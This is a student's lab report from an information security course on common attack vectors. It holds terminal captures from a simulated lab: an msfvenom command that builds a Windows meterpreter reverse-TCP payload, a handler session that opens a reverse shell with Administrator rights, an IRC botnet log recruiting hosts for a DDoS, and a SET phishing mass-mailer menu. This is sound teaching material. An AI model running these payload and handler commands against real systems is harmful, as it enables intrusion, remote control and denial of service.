

# Assessing Common Attack Vectors (4e)

Fundamentals of Information Systems Security, Fourth Edition - Lab 06

Student:

Udo Udo Williams

Email:

raggg12@gmail.com

Time on Task:

16 hours, 18 minutes

Progress:


100%

Report Generated: Tuesday, April 9, 2024 at 10:48 PM

## Section 1: Hands-On Demonstration


### Part 1: Perform an Injection Attack

11. Make a screen capture showing the **DOM XSS** dialog box.




## Fundamentals of Information Systems Security, Fourth Edition - Lab 06


21. **Make a screen capture** showing the **successful admin login**.



26. **Make a screen capture** showing the **successful Reflected XSS injection**.




### 42. Make a screen capture showing the user with the @owasp.org email.



## Part 2: Perform a Malware Attack

6. Make a screen capture showing the **msfvenom** output.




The screenshot shows a Kali Linux desktop environment with a blue background. A terminal window is open, displaying the following commands and output:

```
kali@kali: ~/payloads 07:21 PM
File Edit View Search Terminal Help
(kali@kali) - [~]
$ mkdir payloads
(kali@kali) - [~]
$ cd payloads
(kali@kali) - [~/payloads]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=202.20.2.4 LPORT=4444
-f exe -o malewarepayload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: malewarepayload.exe
(kali@kali) - [~/payloads]
$
```

Overlaid on the terminal window are three semi-transparent text boxes containing the following text:


- Assessing Common Attack Vectors (4e)
- AttackLinux01
- 2024-04-09 18:21:16
- Udo Udo Williams

23. Make a screen capture showing the **Opening malwarePayload.exe** dialog box.



## Fundamentals of Information Systems Security, Fourth Edition - Lab 06

36. **Make a screen capture** showing the **output of the sysinfo command**.



```
kali@kali: ~/payloads
```

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Wildcard Target

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 202.20.2.4
lhost => 202.20.2.4
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run


[*] Started reverse TCP handler on 202.20.2.4:4444
[*] Sending stage (200262 bytes) to 201.10.1.1
[*] Meterpreter session 1 opened (202.20.2.4:4444 -> 201.10.1.1:30014 ) at 2024-04-09 19:39:42 -0400

meterpreter > getuid
Server username: VWORKSTATION\Administrator
meterpreter > sysinfo
Computer      : VWORKSTATION
OS            : Windows 2016+ (10.0 Build 20348).
Architecture : x64
System Language : en_US
Domain        : SECURELABSONDEM
Logged On Users : 7
Meterpreter   : x64/windows
meterpreter >
```

## Section 2: Applied Learning

### Part 1: Perform a Distributed Denial-of-Service Attack


25. Make a screen capture showing the newly recruited hosts.



```
Assessing Common Attack Vectors (4e)
AttackLinux01
2024-04-09 19:17:38
Udo Udo Williams
DoS Attacker
PHP
irssi


Try to take over the world...
20:14 <alfred_deborouter> Host is up (0.0000040s latency).
20:14 <alfred_deborouter> Not shown: 998 closed ports
20:14 <alfred_deborouter> PORT      STATE SERVICE
20:14 <alfred_deborouter> 22/tcp open  ssh
20:14 <alfred_deborouter> 23/tcp open  telnet
20:14 <alfred_deborouter> Nmap scan report for 204.40.4.46
20:14 <alfred_deborouter> Host is up (0.0000040s latency).
20:14 <alfred_deborouter> Not shown: 998 closed ports
20:14 <alfred_deborouter> PORT      STATE SERVICE
20:14 <alfred_deborouter> 22/tcp open  ssh
20:14 <alfred_deborouter> 23/tcp open  telnet
20:14 <alfred_deborouter> Nmap done: 256 IP addresses (6 hosts up) scanned in 28.19 seconds
20:14 <alfred_deborouter> .recruit alfred_deborouter
20:16 <kali> .recruit alfred_deborouter
20:16 <alfred_deborouter> Searching for signs of unintelligent life...
20:16 <alfred_deborouter> Found, left a calling card
20:16 -!- qUAke2600 [qUAke2600@204.40.4.46] has joined #c2
20:16 -!- Satar1102 [Satar1102@204.40.4.16] has joined #c2
20:17 -!- COMM1984 [COMM1984@204.40.4.36] has joined #c2
20:17 -!- LINKST-rt65 [LINKST-rt65@204.40.4.26] has joined #c2
20:17 <kali> .mster
20:17 <TargetPi> Poised to pounce
20:17 <TargetLinux02> Shotgun
20:17 <alfred_deborouter> Poised to pounce
20:17 <qUAke2600> Poised to pounce
20:17 <Satar1102> Poised to pounce
20:17 <COMM1984> Poised to pounce
20:17 <LINKST-rt65> Ready to rumble
20:17 [kali] [2:debnet/#c2] [Act: 1]
[#c2]
```

28. Make a screen capture showing the **drisst.org** webpage.






### 33. Make a screen capture showing the failed connection to drisst.org.




### 35. Make a screen capture showing the “PF states limit reached” error message.



## Part 2: Perform a Social Engineering Attack

### 24. Make a screen capture showing the finished SET phishing email composition.



```
root@kali: /home/kali 10:27 PM
Assessing Common Attack Vectors (4e)
AttackLinux01
2024-04-09 21:27:12
Udo Udo Williams

you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

